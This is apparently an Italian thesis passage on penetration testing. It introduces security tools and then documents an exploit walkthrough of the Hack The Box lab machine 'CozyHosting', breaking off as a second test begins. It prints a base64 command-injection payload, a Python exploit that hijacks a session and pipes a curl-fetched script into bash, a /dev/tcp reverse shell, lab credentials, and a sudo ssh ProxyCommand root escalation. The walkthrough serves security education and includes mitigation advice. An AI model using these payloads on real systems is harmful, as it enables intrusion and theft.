Il server proxy è un "intermediario" tra le richieste inviate dal nostro browser ed il server destinatario del messaggio. Si dice che fa da "ponte", ed è utilizzato per l'instradamento dei pacchetti, con l'obiettivo di mantenere l'anonimato, la privacy, dal momento che si sostituisce al client per l'invio della richiesta (Figura 2.4).



Figura 2.4: Pattern client-server e server proxy

BurpSuite usa il proxy per intercettare il traffico di rete, e dare agli esperti di sicurezza informatica la possibilità di analizzarlo. Per intercettare il traffico, utilizzeremo un'estensione del browser FireFox, *FoxyProxy*, che permette di creare profili di server proxy e collegarli, nel nostro caso, alla porta di burp (Figura 2.5).

Noi utilizzeremo tale meccanismo in uno dei tre test svolti durante questa tesi, per analizzare i cookie di sessione, durante un tentativo di login come admin. Questa operazione, è stata possibile grazie ad un ulteriore strumento di burp, ovvero *repeater*.

[3]Un protocollo di comunicazione, in informatica, è un insieme di regole formalmente descritte che definiscono le modalità di comunicazione tra due o più entità.



Figura 2.5: Interfaccia di FoxyProxy

Repeater consente di inviare richieste ripetutamente con modifiche manuali. Questo permette di capire se esiste un controllo sui valori forniti dall'utente e server per identificare i cookie di sessione.

2.4 Nmap

Nmap, che sta per Network Mapper è il principale strumento usato per lo scan di indirizzi IP. Con questo strumento raccoglieremo informazioni sul target, analizzandolo nelle sue componenti.

Nmap è un software open-source nato per il port-scanning. Parliamo, quindi, di un tool utile nella prima fase di test, quella di information gathering. Per utilizzarlo da linea di comando, basta installarlo tramite il seguente comando: `sudo apt install nmap`.

Per effettuare le sue attività, nmap manda un insieme di pacchetti dati all' indirizzo IP selezionato, analizzandone la risposta. Possiamo scannerizzare un indirizzo IP, o un range di indirizzi, per visualizzare i servizi presenti sulla macchina target. Lo scopo è quello di conoscere con quali tecnologie avremo a che fare, in modo tale da documentarsi sulle possibili vulnerabilità note per quei servizi, e studiare possibili pattern d'attacco (Figura 2.6).

Inoltre, possiamo aggiungere una serie di parametri per acquisire ulteriori informazioni. Ad esempio: `-p` per specificare la porta, `-sV` per leggere la versione dei servizi in esecuzione sulle porte aperte, `-open` per visualizzare solo le porte aperte. Ricordiamo che scrivendo `-help`, visualizzeremo tutto l'elenco dei parametri disponibili.

```
root@kali:~# nmap -sT 192.168.89.191 -p25-150

Starting Nmap 6.40 ( http://nmap.org ) at 2014-09-05 16:19 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.89.191
Host is up (0.0017s latency).
Not shown: 120 closed ports
PORT    STATE SERVICE
25/tcp  open  smtp
53/tcp  open  domain
80/tcp  open  http
110/tcp open  pop3
135/tcp open  msrpc
139/tcp open  netbios-ssn
MAC Address: 00:0C:29:18:6B:DB (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
root@kali:~#
```

Figura 2.6: Esempio di scansione di un indirizzo IP

2.5 Shell

La shell è un programma che interpreta i nostri comandi e li passa all' OS della macchina vittima. Opera come un interfaccia tra l'utente e il sistema operativo.

È uno strumento indispensabile per compiere alcuni azioni come delle *Remote Code Execution* oppure la *privilege excalation*, che è fondamentale per ottenere i privilegi sulla macchina vittima al fine di acquisire dati, e per il mantenimento della permanenza, sempre sulla macchina target. Esistono due tipi di shell:

- *Bind Shell*: permette di connettersi alla vittima tramite la rete. L'attaccante lancerà un servizio sul target, a cui si può collegare. Per farlo, dobbiamo avere l'indirizzo IP della vittima.
- *Reverse Shell*: la connessione avviene al contrario rispetto al primo caso. Questo perché l'attaccante, per poter eseguire i comandi sul target, deve inizializzare un server sulla propria macchina, e il target svolgerà il ruolo del client che prova a connettersi al nostro server. Così, eseguiremo i nostri comandi dalla nostra macchina.

Per effettuare questo collegamento, utilizzeremo un protocollo di rete denominato SSH, ovvero *Secure SHell*, che permette di collegarsi ad una macchina remota. Il comando da digitare sarà: `ssh username@indirizzo IP`.

Lato server si trova una componente chiamato demone SSH, che è costantemente in ascolto sulla porta TCP/IP, di solito la porta 22, che rimane in attesa di eventuali richieste di connessione.

2.6 Netcat

Netcat è uno strumento a riga di comando, utilizzato solitamente per la lettura e la scrittura di file in rete. Generalmente, esso utilizza i protocolli TCP/IP e UDP per lo scambio di dati. Viene spesso definito come "il coltellino svizzero delle reti TCP/IP" per via della sua versatilità. Useremo netcat per eseguire scansioni su porte di un computer remoto o per ascoltare in locale, trasferire file o per la creazione di una backdoor. In particolare, nell'ambito della Shell, è particolarmente utile per la creazione della Reverse Shell.

Essenzialmente, useremo netcat per due cose: connettersi a un computer remoto, tramite l'istruzione `nc indirizzo IP porta`, oppure per ricevere localmente, con il comando `nc -l -p porta`. Per creare la Reverse Shell, dobbiamo impostare l'ascoltatore sulla macchina attaccante, per svolgere il ruolo di server nei confronti della macchina vittima, che farà da client. Come si vede nella Figura 2.7, con il comando `nc -nvlp` porta mettiamo la nostra macchina in ascolto su una certa porta.



Figura 2.7: Esempio di utilizzo di netcat per mettere la nostra macchina in ascolto

Una volta in ascolto, dovremo eseguire il payload, cioè un codice, che, una volta inserito, rende malevole le applicazioni, e ci consente di prendere il controllo della macchina vittima, ottenendo la Reverse Shell. In particolare, con il comando: `/bin/sh` creiamo la shell, specificando il nostro indirizzo IP e la porta su cui ci siamo messi in ascolto.

Spesso, si vede utilizzato un comando del tipo: `bin/bash`. Bash indica *Bourne Again SHell*, ovvero una shell più potente, nata da `sh`, che implementa funzionalità aggiuntive.

2.7 John the ripper

John the ripper è un tool concepito con l'obiettivo di individuare, indovinando o trovandole tramite brute force, le password. È un tool preinstallato su Kali ma, nel caso, è possibile installarlo con l'istruzione: `sudo apt install john`.

John lavora in due modi: indovinando la password a partire da un confronto con un dizionario di password note, oppure procedendo via brute force, provando a indovinarla. In entrambi i casi assumiamo di aver già trovato la password, in formato hash.

Un dizionario è un file di testo contenente un elenco di password, che si è visto che vengono frequentemente utilizzate. Nei test che prenderemo in analisi nei capitoli successivi, vedremo l'uso del noto `rockyou.txt`. Questo file, prende il nome dall'omonima azienda che nel 2009 venne hackerata. Il danno causato da questo attacco fu che trovarono, in plain text, l'intero dataset delle password, senza alcun tipo di criptaggio.

Per utilizzare un dizionario, come ad esempio, `rockyou.txt`, basta, una volta scaricato, scrivere da linea di comando: `john –wordlist=rockyou.txt` John. A questo punto, si procederà con la ricerca della password e potremo visualizzare da terminale lo stato di avanzamento dell'operazione.

CAPITOLO 3

Descrizione di un primo penetration test

In questo capitolo analizzeremo il primo penetration test. Illustreremo nel dettaglio tutte le attività svolte, motivando le tecniche e gli strumenti che abbiamo utilizzato, i quali ci hanno consentito di risolvere la prima macchina scelta su Hack The Box, che è denominata "CozyHosting". Precisiamo che questa macchina, come la successiva, è basata su Linux.

Per la risoluzione di questo test, dovremo seguire la stessa serie di passaggi di cui abbiamo già ampiamente discusso nel primo capitolo. L'obiettivo è ottenere accesso al sistema come User e Root, individuando le due flag che ne rappresentano l'accesso.

3.1 Information gathering

Iniziamo il test creando una cartella dove salveremo tutti i file che otterremo. Poi, dopo aver effettuato la connessione tramite VPN (sezione 2.2), procederemo con la raccolta delle informazioni tramite l'utilizzo della nostra macchina.

Innanzitutto, cerchiamo informazioni sull'indirizzo IP che ci è stato fornito. Eseguiamo una ricerca tramite il browser Firefox ed entriamo nel sito web (Figura 3.1). Esplorando le sue componenti, possiamo già dedurre delle prime considerazioni.

Cozy Hosting è un sito web progettato per fornire consulenze al fine di far crescere il business dell'azienda permettendo all'utente di iscriversi tramite una funzione di *registrazione* e una di *login*. Notiamo, però, che il sito web è solo una "vetrina": provando a seguire una qualsiasi rotta, l'utente rimane sempre nella stessa pagina, ovvero la home page.



Figura 3.1: Home page del sito

L'unica eccezione è la rotta che porta alla funzione di login. Di conseguenza, sarà opportuno approfondire questa componente della macchina vittima.

Ora passeremo a un approccio più invasivo con il seguente comando: `nmap -A -sC -sV -v 10.10.11.222` per visualizzare l'insieme delle eventuali porte aperte. Come si vede dalla Figura 3.2 abbiamo trovato una serie di porte, tra cui la *80/tcp*; dobbiamo prestare particolare attenzione a questo dato, perché questa porta è solitamente utilizzata per le comunicazioni web. Ne consegue che potremmo utilizzarla per valutare la sicurezza della macchina. Facciamo notare che, però, se fossimo partiti utilizzando il metodo più invasivo si sarebbe scoperta immediatamente l'esistenza di un server web tramite l'utilizzo del comando esplicato precedentemente e, quindi, saremmo potuti passare a una raccolta immediata delle informazioni.



Figura 3.2: Risultati di *nmap*

La nostra ricerca si è conclusa con un altro comando: `dirsearch -u`, che ci ha restituito tutte le rotte associate al dominio *http://cozyhosting.htb/*, come si vede nella Figura 3.3.

Figura 3.3: Risultati di *dirsearch*

Dobbiamo analizzare il contenuto del percorso *actuator/sessions* perché probabilmente, come suggerisce il nome, potremmo individuare delle informazioni sui dati di sessione. Infatti, al suo interno troviamo un file `.json` che sarà il nostro punto di partenza per la fase successiva; ovvero l'analisi delle vulnerabilità.

3.2 Vulnerability Assessment

Adesso che abbiamo raccolto un numero sufficiente di informazioni possiamo sfruttarle a nostro vantaggio per individuare le vulnerabilità presenti o meno nella macchina.

In particolare, abbiamo ottenuto un risultato molto importante per il nostro obiettivo, dato che abbiamo trovato, in chiaro, il file dove sono salvati i cookie di sessione; si tratta,in

particolare, di un file dove viene salvato un "Session ID", ovvero una stringa di caratteri generata casualmente che viene continuamente scambiata tra client e server nel momento in cui vi è l'esigenza di creare e mantenere una sessione per tutta la durata della navigazione.

Immaginiamo di voler effettuare il login a un certo sito; nel momento in cui inseriamo le nostre credenziali, il server crea questa stringa e l'associa al client, il quale, durante lo scambio di messaggi col server, includerà sempre un cookie per non "perdere" la sessione corrente. "Mantenere" la sessione è un'esigenza che nasce a causa dell'implementazione del pattern client-server. Questo meccanismo è detto "senza memoria" poiché ogni interazione è indipendente da quella precedente. Di conseguenza, è stata progettata una funzione per "ricordare" la richiesta precedente, ovvero il suddetto cookie di sessione. Questo file, però, è temporaneo, cioè viene cancellato al termine della sessione corrente, cioè nel momento in cui eseguiamo il logout, oppure dopo un predeterminato periodo di tempo.

Grazie all'analisi delle rotte abbiamo trovato che nel file `.json` sono memorizzati i session ID generati dal login dell'amministratore.

Per effettuare l'accesso con le credenziali dell'amministratore utilizziamo BurpSuite (Sezione 2.3). Nello specifico dobbiamo intercettare la richiesta di login: effettuando un tentativo di accesso con delle credenziali di test, come si vede in Figura 3.4, e intercettando la richiesta con Burp. Poi, dal Repeater, cambiamo il session ID con quello trovato nel file json e, così, entriamo nella sezione di amministratore del sito.



Figura 3.4: Pagina di login

A questo punto, esploriamo la sezione dell'amministratore e notiamo la presenza di un box per effettuare connessioni SSH. Facciamo un tentativo di connessione ma notiamo, sempre grazie all'interfaccia di Burp, la generazione di un messaggio di errore. Questo ci suggerisce la presenza di una possibile vulnerabilità di tipo *Command Injection*. Questa vulnerabilità permette l'esecuzione di comandi sulla macchina vittima, eseguibili tramite la shell di sistema, a causa della cattiva validazione dei dati di input da parte del server.

Per sfruttare questa vulnerabilità, proviamo ad utilizzare il seguente payload:

```
username=;echo\${IFS\}"[␣PAYLOAD␣]"|base64\${IFS\}-d|bash;
```

Un payload, in generale, contiene il comando malevolo che permette di sfruttare la command injection. Nel nostro caso esso funziona così:

- Il payload sfrutta la vulnerabilità nella variabile *username* attraverso l'esecuzione di questo comando, che avverrà all'elaborazione, da parte del server, della richiesta, durante la lettura di questa variabile.

- Il punto e virgola separa più comandi all'interno di una singola riga di esecuzione.
- Il comando `echo` è utilizzato per stampare il valore di *PAYLOAD* che rappresenta il valore del cookie dell'utente admin. Notiamo che è essenziale utilizzare `${IFS}` per inserire uno spazio come separatore tra *echo* e il payload, perché così si garantisce la lettura del payload come comando separato.
- Il payload è codificato in *base64* e, quindi, va decodificato con `base64 -d`.

Tuttavia, questo approccio non porta al risultato sperato. Per questa ragione, abbiamo cercato un altro approccio e abbiamo scelto di usare uno script Python che permette di creare una reverse shell. Di seguito, riportiamo lo script con la sua spiegazione, adattato per il nostro pentest[1].

```python
import sys
import requests
import json

if len(sys.argv) < 2:
    print(f"USAGE: {sys.argv[0]} HOST")
    sys.exit(1)

url = "http://cozyhosting.htb"

# Ottiene un ID di sessione attiva (SSID) dal sistema di destinazione
# inviando una richiesta GET a http://cozyhosting.htb/actuator/sessions
# e analizzando la risposta JSON per trovare una sessione associata a "kanderson".

def get_session():
    result = requests.get(url + "/actuator/sessions")
    data= json.loads(result.text)
    for key, val in data.items():
        if val == "kanderson":
            return key
    return None

def get_shell():
# Ottiene l'ID di sessione (SSID)
    ssid = get_session()
# Payload per l'iniezione di comandi
    payload = {"host" : "10.10.10.10",
    "username" : ";$(curl${IFS}"+ sys.argv[1] + "/\texttt{shell.sh}|bash)"}
# Imposta il cookie JSESSIONID con l'ID di sessione ottenuto
    cookies = {"JSESSIONID" : ssid}
# Invia una richiesta POST a http://cozyhosting.htb/executessh con il payload
    result = requests.post(url + "/executessh", cookies = cookies, data=payload)
    print(result.text)

if __name__ == "__main__":
    get_shell()
```

[1] Il nome del file è: `cozy.py`.

Invece, il bash script è il seguente:

`/bin/bash -i >& /dev/tcp/[HOST IP]/[NETCAT LISTENING PORT] 0>&1`

Di seguito è riportata la spiegazione nel dettaglio dello script:

`/bin/bash -i`:
Avvia un'istanza interattiva di bash, consentendo all'utente di interagire con la shell.

`>&`:
Redirige l'output standard `(stdout)` e l'output degli errori `(stderr)` verso un determinato file o dispositivo.

`/dev/tcp/[HOST IP]/[NETCAT LISTENING PORT]`:
Specifica il percorso del dispositivo speciale `/dev/tcp` e il numero di porta IP e TCP a cui connettersi. `[HOST IP]` deve indicare l'indirizzo IP del sistema (l'host che ascolta), mentre `[NETCAT LISTENING PORT]` denota la porta TCP a cui Netcat (o un altro programma di ascolto) sta ascoltando per la connessione inversa.

`0>&1`:
Redirige l'input standard `(stdin)` al file o al dispositivo al quale è già stato rediretto `stdout` e `stderr`. Questo è utile quando la shell è eseguita in background.

Per utilizzarlo, apriamo con `netcat` un listener su una certa porta a disposizione e lanciamo lo script `python3 cozy.py` *`indirizzo IP`*. Così facendo, otteniamo una reverse shell; esplorando il target troviamo il file `cloudhosting-0.0.1.jar` (Figura 3.5).

```
└─$ nc -nlvp 9991
listening on [any] 9991 ...
whoami
ls
ls
connect to [10.10.16.68] from (UNKNOWN) [10.10.11.230] 36446
bash: cannot set terminal process group (1061): Inappropriate ioctl for device
bash: no job control in this shell
app@cozyhosting:/app$ whoami
app
app@cozyhosting:/app$ ls
cloudhosting-0.0.1.jar
```

Figura 3.5: Esplorazione della macchina target

Il file `.jar` è un formato di archivio compresso che viene utilizzato per distribuire e organizzare applicazioni Java. Può contenere i file di classe e varie risorse tra cui ad esempio un manifesto con informazioni sull'applicazione. Questi file semplificano la distribuzione, l'esecuzione e la gestione delle dipendenze nelle applicazioni Java.

La sua presenza ci suggerisce la possibilità di trovare informazioni interessanti sull'applicazione, come file di configurazione. Per scaricarlo in locale, dobbiamo prima lanciare un *http server* con il seguente comando: `python3 -m http.server numero-porta`, e poi usarlo sulla nostra macchina locale con: `wget http://cozyhosting.htb/[nome del file JAR]` (Figura 3.6).

```
└─$ wget http://10.10.11.230:1334/cloudhosting-0.0.1.jar
--2023-09-08 14:25:00--  http://10.10.11.230:1334/cloudhosting-0.0.1.jar
Connecting to 10.10.11.230:1334... connected.
HTTP request sent, awaiting response... 200 OK
Length: 60259688 (57M) [application/java-archive]
Saving to: 'cloudhosting-0.0.1.jar'

cloudhosting-0.0.1.jar       100%[=============================================>]  57.47M  1.03MB/s    in 45s

2023-09-08 14:25:46 (1.28 MB/s) - 'cloudhosting-0.0.1.jar' saved [60259688/60259688]
```

Figura 3.6: Download del file `cloudhosting-0.0.1.jar`

3.3 Exploitation

Dopo aver raccolto molte informazioni sul target, abbiamo sfruttato le vulnerabilità individuate e, in particolare, siamo riusciti ad accedere alla sezione admin grazie all'utilizzo di *Burpsuite*, e poi, con due tentativi diversi, abbiamo anche stabilito una reverse shell. Successivamente, esplorando la macchina, abbiamo trovato un file `.jar` contenente le credenziali di accesso al database sviluppato per essa.

Arrivati a questo punto, possiamo procedere con l'exploit iniziando con l'accesso al database. Esso è sviluppato in PostgreSQL; quindi, per connetterci, dobbiamo usare il seguente comando: `psql -U postgres -W -h localhost -d cozyhosting`. Di seguito riportiamo la sua spiegazione:

- `psql`: gestisce e interagisce con il database PostgreSQL.
- `-U`: specifica il nome utente del database a cui connettersi.
- `-W`: richiede all'utente la password prima di connettersi al database.
- `-h`: specifica il nome host del server PostgreSQL. In questo caso, si sta connettendo alla macchina locale (localhost).
- `-d cozyhosting`: verifica il nome del database (-d) a cui connettersi, che in questo caso è `cozyhosting`.

Come si vede in Figura 3.7, la connessione è stabilita con successo.

```
app@cozyhosting:/app$ psql -U postgres -W -h localhost -d cozyhosting
psql -U postgres -W -h localhost -d cozyhosting
Password: Vg&nvzAQ7XxR

\list
                                  List of databases
    Name     |  Owner   | Encoding |   Collate   |    Ctype    |   Access privileges
-------------+----------+----------+-------------+-------------+-----------------------
 cozyhosting | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 postgres    | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 |
 template0   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
 template1   | postgres | UTF8     | en_US.UTF-8 | en_US.UTF-8 | =c/postgres          +
             |          |          |             |             | postgres=CTc/postgres
(4 rows)
```

Figura 3.7: Contenuto del database

Navigando nel database, con i comandi: ¸`cosyhosting` per connettersi ad esso e `-d` per vedere l'elenco delle tabelle salvate, troviamo la tabella *users* (Figura 3.8).

```
\c cozyhosting
Password: Vg&nvzAQ7XxR

You are now connected to database "cozyhosting" as user "postgres".
\d
              List of relations
 Schema |     Name     |   Type   |  Owner
--------+--------------+----------+----------
 public | hosts        | table    | postgres
 public | hosts_id_seq | sequence | postgres
 public | users        | table    | postgres
(3 rows)
```

Figura 3.8: Elenco delle tabelle in `cozyhosting`

A questo punto, scriviamo la seguente query[2] per estrarre il contenuto:

[2]Una query è un'interrogazione che l'utente può scrivere per estrarre il contenuto da una tabella del database, impartendo certe condizioni.

```
SELECT * FROM users;
```

Abbiamo, così, raggiunto un risultato importante. Possiamo estrarre dal database le credenziali degli utenti; ricordiamo che questo è stato possibile solo grazie alla reverse shell predisposta in precedenza.

Concludiamo questa parte salvando in un file di testo le credenziali che, però, sono state manipolate con un meccanismo di hash. Quindi procediamo con la loro traduzione, tramite l'ausilio di *John the Ripper* (sezione 2.7) e recuperiamo la password (Figura 3.9).



Figura 3.9: Risultato di John the Ripper

Adesso, avendo lo username (*josh*) e la password (*manchesterunited*) per effettuare la connessione SSH, eseguiamo il comando: `ssh josh@10.10.11.230` per collegarci alla macchina remota, ed esplorandola, troviamo la *user flag* (Figura 3.10).



Figura 3.10: File contenente la user flag

Manca soltanto la *root flag*. Per trovarla, dobbiamo fare la cosiddetta: "Privilage Escalation", ovvero dobbiamo acquisire i privilegi, che normalmente non potremmo ottenere, per individuare il file `root.txt`. Procediamo con il seguente comando: `sudo -l`, il quale consente di capire quali sono i privilegi associati all'utente con cui siamo entrati (Figura 3.11).



Figura 3.11: Elenco dei privilegi associati all'utente *josh*

Dopo, cerchiamo quale command injection fa a caso nostro. Navigando in rete, abbiamo trovato una guida (nella sitografia è presente il link al documento originale) che è stata utile per il proseguimento del test. Di seguito riportiamo la relativa spiegazione:

```
ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```

- `-o ProxyCommand=';sh 0<&2 1>&2'`: specifica una configurazione personalizzata di `ProxyCommand` utilizzando l'opzione `-o`. `ProxyCommand` viene utilizzato per specificare un comando che deve essere eseguito per stabilire la connessione SSH attraverso un proxy o un server intermedio.
- `sh`: si tratta della shell (di solito `/bin/sh` o `/bin/bash`) che viene invocata come un comando.

- `0<&2`: reindirizza il descrittore di file 0 `(stdin)` al descrittore di file 2 (stderr).
- `1>&2`: reindirizza il descrittore di file 1 `(stdout)` al descrittore di file 2 `(stderr)`.
- `x`: questo è l'hostname o l'indirizzo IP di destinazione verso cui viene stabilita la connessione SSH.

Grazie a questa ultima command injection, come si vede in Figura 3.12, siamo finalmente arrivati alla fine del penetration test.

```
$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
root.txt
# cat root.txt
```

Figura 3.12: File contenente la root flag

3.4 Post exploitation e reporting

In questo primo test, abbiamo lavorato con diversi strumenti ed abbiamo sfruttato le tante vulnerabilità che la macchina target presentava al suo interno in diversi punti critici.

La prima, e forse la più pericolosa, tra le vulnerabilità individuate, è nota come *"Session Fixation"*. Per mitigare questa vulnerabilità, sarebbe opportuno implementare pratiche di gestione delle sessioni sicure, come la rigenerazione della sessione dopo il login o l'uso di token a breve durata. Durante il test, abbiamo notato che la pagina contenente i cookie di sessione, se ricaricata, genera nuovi session ID, perché probabilmente è stato implementato un meccanismo di sicurezza. Tuttavia, questo non è stato sufficiente a impedire un attacco di tipo *session fixation*. L'individuazione di questa vulnerabilità e del suo exploit ha permesso l'accesso alla sezione admin del sito. Siamo, quindi, entrati in una rotta che, normalmente, dovrebbe negare l'accesso agli utenti non autorizzati, proteggendo così le funzionalità dell'amministratore del sito.

Da questo punto in poi, è stato semplice procedere con la navigazione all'interno della macchina, poiché al suo interno è presente una funzione per stabilire connessioni SSH. Questa funzione si è rivelata essere la seconda vulnerabilità utile per procedere con il test, poiché non aveva implementato alcun tipo di meccanismo di sanificazione dei dati di input. Come già detto nelle sessioni precedenti, stiamo parlando di una *command injection*. Per mitigarla, sarebbe opportuno implementare un meccanismo di validazione dell'input, controllando i caratteri inseriti e permettendo l'elaborazione solo di quelli strettamente necessari, magari evitando caratteri speciali. In caso contrario, esistono strumenti appositi per gestire questi caratteri particolari. È, inoltre, opportuno citare, come ulteriori forme di protezione, funzioni di *whitelist* e scelte di design implementativo volte a limitare i privilegi agli utenti di sistema.

Dopo aver sfruttato queste due vulnerabilità, è stato facile arrivare alla conclusione dato che il file `.jar` conteneva le credenziali in chiaro del database e, una volta entrati in esso, è bastato utilizzare *John the Ripper* per ottenere le credenziali di accesso alla macchina. Sarebbe stato opportuno, da parte dei proprietari del sito, implementare un meccanismo di sicurezza anche per il database.

L'ultima vulnerabilità da segnalare è un'ulteriore command injection che è stata sfruttata per ottenere la *root flag*. Tramite il relativo comando, di cui abbiamo già ampiamente discusso nella sessione precedente, abbiamo acquisito i privilegi necessari per lavorare, in questo caso, come utente *root*, al fine di navigare nella macchina con i relativi permessi per trovare il file.

CAPITOLO 4

Descrizione di un secondo penetration test

In questo capitolo analizzeremo il secondo penetration test. Illustreremo nel dettaglio tutte le decisioni prese, motivando le tecniche e gli strumenti che abbiamo utilizzato, i quali ci hanno consentito di risolvere la seconda macchina scelta su Hack The Box, che è denominata "Sau". Anche questa macchina, come la prima, è basata su Linux. In questo report, spiegheremo passo passo le scelte effettuate, seguendo sempre la serie di passaggi già illustrata precedentemente.

4.1 Information gathering

Iniziamo il test svolgendo le operazioni di routine, cioè creiamo una cartella dedicata al test e predisponiamo la connessione tramite vpn.

Fatto questo, cerchiamo informazioni analizzando l'indirizzo IP associato alla macchina. Visitiamo l'indirizzo con il nostro browser, ma ciò non porta ad alcun risultato. Questo ci suggerisce di passare ad un approccio più invasivo utilizzando il comando `nmap -A -sC -sV -v 10.10.11.224`; il risultato è riportato nella Figura 4.1.



Figura 4.1: Risultato di *nmap*

Il tool nmap ha individuato la presenza di tre porte:

